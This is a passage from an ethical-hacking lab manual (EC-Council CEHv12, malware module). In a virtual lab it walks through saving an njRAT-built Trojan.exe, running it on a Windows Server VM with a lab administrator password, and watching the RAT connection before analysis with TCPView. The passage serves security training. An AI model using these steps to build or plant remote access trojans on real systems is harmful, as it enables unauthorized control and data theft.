


6. **Save As** window appears, **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**. In the **File name**, enter **Trojan.exe** and click **Save**. **Done!** pop-up appears, click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




7. Minimize njRAT window. You can observe that a **Trojan.exe** file has been created at the location **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




9. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


10. Observe that a connection has been established by the njRAT client. Click switch to the **Windows 11** virtual machine. Switch to **njRAT** window to observe the established connection.



11. Now, let us analyze this process on **Windows Server 2022** using **TCPView** tool. Switch back to the **Windows Server 2022** virtual machine.

